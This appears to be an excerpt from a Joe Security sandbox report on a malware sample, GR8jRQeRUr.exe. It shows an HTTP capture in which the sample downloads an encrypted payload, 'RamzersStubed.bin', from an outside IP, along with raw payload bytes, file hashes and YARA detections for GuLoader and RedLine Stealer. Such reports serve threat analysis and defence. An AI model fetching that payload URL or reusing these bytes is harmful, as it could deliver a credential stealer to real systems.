Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:26:53.364209890 CET	10477	OUT	GET /RamzersStubed.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.112.83.8 Cache-Control: no-cache

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:26:53.418927908 CET	10479	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 17 Dec 2021 11:50:50 GMT Accept-Ranges: bytes ETag: "425781563cf3d71:0" Server: Microsoft-IIS/10.0 Date: Sat, 18 Dec 2021 07:26:49 GMT Content-Length: 190016 Data Raw: 3c b8 df aa d5 24 18 4b 00 7c 20 bc 99 ab 4c bd cb dd 92 5d fb 30 6b 55 fc 10 13 eb 85 8a bd f7 3e dc 6f 1d dc 42 51 7c d2 39 2d b7 bf 40 ab fa 75 9c b4 48 eb 92 39 1c 82 89 36 23 5e 56 75 77 33 18 04 85 68 69 41 92 39 b4 cb eb 5e 8c 12 df 3f ed 01 57 e9 f0 7c e9 90 c8 2b 3f 5f 69 32 39 2c 89 3c 73 4a 8b 19 e5 b6 fa ad 09 5a d5 5a 20 30 01 5f 10 89 1a f1 0d 65 b3 b7 3c 54 6f c7 f1 2b f1 2d 3a 29 5e b3 ee ca 06 74 9f 76 94 8c fd af a5 4c eb 39 0a 7b 43 b3 5b ea f3 4a da 5d 94 ac 92 9c 3d 76 be 67 9b cb c1 8a ab 1b 76 ca d8 da b7 9f 8a 47 87 a8 b5 10 83 a2 9c 41 f3 ac 3f d6 ef d6 5a f9 70 d8 b3 87 db 69 ec 39 48 f3 51 44 21 89 25 ca 24 f1 07 6c 95 b1 1f 8a 73 be 4e 01 c8 c6 30 2b 2f bf 8b 39 c8 4c 09 7c e3 8c ba d3 e7 d2 9b 28 27 2c 6d e8 44 5e bf a6 5a 92 ab ac d5 54 4f f7 a5 d1 7b 9f c1 6b 30 02 a1 19 48 39 da 2c df e1 bc 9c 27 23 4d 7b 71 5a 01 0d 72 69 ee 5d 25 c7 fd 75 f3 2d 1a f4 84 b9 8e 64 35 eb 74 eb 11 5e f2 74 52 c6 73 e9 45 30 a2 91 f8 a9 4c cc f1 1f f1 e0 a3 84 d1 aa bf 3d 02 f9 c7 ae 77 b2 86 d0 bc ab fd 9b d6 1e d7 2b 15 4b 5b a8 f4 8f 35 4d 07 67 7f 5f cc a6 42 91 d4 83 e6 38 43 98 ea 66 ca bc a1 f0 69 d1 f3 18 81 09 e3 3f ba 2c 41 8f 04 af 03 4c 2b 3d 9d a7 5c e6 d6 87 e7 f6 44 bd 04 40 28 d5 69 45 60 c3 80 00 2b 2d b0 35 a0 d6 50 a3 a2 b0 aa fc b1 65 5a aa 5f 92 77 07 22 71 fc 5d ea 08 c0 b2 58 e8 34 bf 16 51 ff ba ca dd 23 9e ba de 83 b8 1c 4c fd c3 1b f4 d0 b5 ad a3 09 d5 28 9a 8c 94 b6 75 e7 3f 7e 29 c6 a0 e3 6c 86 62 92 46 7d c8 f9 b0 a2 ad fb 2f ed b1 3a d6 e7 3a 18 35 f8 15 b7 45 b3 d8 ad 84 c0 d7 0d 27 57 8d 65 b0 71 75 5e 8d 80 82 4a a1 1e 77 c1 70 5e 62 43 1f 86 00 c7 19 3b d7 d0 70 07 b4 7b 88 29 c0 96 aa c9 4d 2c ee 30 4a 9f 52 ad 71 35 07 7f 2d c5 6d 02 a4 57 13 f9 5f 5a e5 4d 0c 70 f8 6e 5a 43 b0 84 94 f0 c5 1e b9 6b ef 07 0c 96 48 33 8d a1 56 d6 a8 2e 69 62 27 8c 76 8b 06 b0 63 8c b3 b3 72 04 a8 a8 a2 5a 80 61 d9 61 a7 5b 71 09 ba b4 92 88 0b 3d 6d 63 fc bb 22 96 39 c5 4f db fd c1 23 16 f4 80 0d 82 86 d0 01 25 03 f4 62 1c 5e ec 83 bf ea b9 14 88 40 d8 55 a3 5b 27 4e fb d5 39 34 e2 df db ea 24 85 0f 0c 2a ab 2d 9f a1 40 6e 30 41 8e 2d ce 90 74 cf d8 c7 04 dc a7 ba ac 7f 9e ab 70 5f c5 7e 01 a0 38 1e b1 fe f0 83 fc 95 cd 83 d9 69 c7 51 82 ce 1f 9f 9a ac 7b d2 fd db dd 84 a6 6b 2f 5f c3 65 15 27 4e 33 f3 58 d4 7b 14 5a 8a 2d d3 34 98 92 4f 6e 63 d0 80 c5 1c f1 c4 17 de 20 c0 08 6b ab 34 e4 c3 a6 7f 66 04 39 56 11 b2 e8 4c c7 bb ec fb 02 1c d1 87 28 59 b0 b8 2d fa 19 5d 30 7a 2a 66 ad c2 54 98 76 73 c5 48 09 88 92 23 a6 8b 62 da db 4d 86 5f 7e 42 94 85 6b 69 41 92 3d b4 cb eb a1 73 12 df 87 ed 01 57 e9 f0 7c e9 d0 c8 2b 3f 5f 69 32 39 2c 89 3c 73 4a 8b 19 e5 b6 fa ad 09 5a d5 5a 20 30 01 5f 10 89 1a f1 0d 65 b3 b7 3c b4 6f c7 f1 25 ee 97 34 29 ea ba 23 eb be 75 d3 bb b5 d8 95 c6 d6 6c 9b 4b 65 1c 31 d2 36 ca 90 2b b4 33 fb d8 b2 fe 58 56 cc 12 f5 eb a8 e4 8b 5f 39 99 f8 b7 d8 fb ef 69 8a a5 bf 34 83 a2 9c 41 f3 ac 3f be ff 52 77 d5 01 32 cd ab aa 83 92 15 39 19 2f 76 02 f6 5b f5 55 1b 79 67 22 20 61 a1 02 54 30 2d b9 2d 4e 77 5e 55 f5 0b eb 22 77 60 92 66 c4 e1 c4 bb e5 8a 56 c6 13 da 67 25 c1 8b 2b 78 d5 fe bc 37 27 db d4 3b 05 9f c1 6b 30 02 a1 19 48 39 da 2c df e1 bc 9c 27 d5 e8 52 e1 5a 01 0d 72 39 ab 5d 25 8b fc 71 f3 59 bf f4 d4 b9 8e 64 35 eb 74 eb 11 be f2 57 53 cd 72 e0 ce 74 1e 94 d5 a7 06 Data Ascii: <$K\| L]0kU>oBQ\|9-@uH96#^\Vuw3hiA9^?W\|+?_i29,<sJZZ 0_e<To+-:)^tvL9{C[J]=vgvGA?Zpi9HQD!%$ls N0+/9L|(',mD^ZTO{k0H9,'#M{qZri]%u-d5t^tRsE0L=w+K[5Mg_B8Cfi?,AL+=\D@(iE`+-5PeZ_w"q]X4Q#L(u?~)lbF}/::5 E'Wequ^Jwp^bC;p{)M,0JRq5-mW_ZMpnZCkH3V.ib'vcrZaa[q=mc"9O#%b^@U['N94$*-@n0A-tp_~8iQ{k/_e'N3X{Z-4Onc k 4f9VL(Y-]0z*fTvsH#bM_~BkiA=sW|+?_i29,<sJZZ 0_e<o%4)#ulKe16+3XV_9i4A?Rw29/v[Uyg" aT0--Nw^U"w`fVg%+x7' ;k0H9,'RZr9]%qYd5tWSrt

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: GR8jRQeRUr.exe PID: 6416 Parent PID: 2932

General

Start time:	08:24:56
Start date:	18/12/2021
Path:	C:\Users\user\Desktop\GR8jRQeRUr.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\GR8jRQeRUr.exe"
Imagebase:	0x400000

File size:	96104 bytes
MD5 hash:	30A35B83C44ABA13EE4EA4EE11003419
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.405583590.0000000002940000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: GR8jRQeRUr.exe PID: 6312 Parent PID: 6416

General

Start time:	08:25:56
Start date:	18/12/2021
Path:	C:\Users\user\Desktop\GR8jRQeRUr.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\GR8jRQeRUr.exe"
Imagebase:	0x400000
File size:	96104 bytes
MD5 hash:	30A35B83C44ABA13EE4EA4EE11003419
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000F.00000002.590456261.000000001E680000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000F.00000002.591527825.000000001F6D7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000F.00000003.523823007.000000000098B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000F.00000002.590191064.000000001E490000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000000.404230350.0000000000560000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000F.00000002.589866449.000000001E1D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000F.00000002.591069977.000000001E985000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021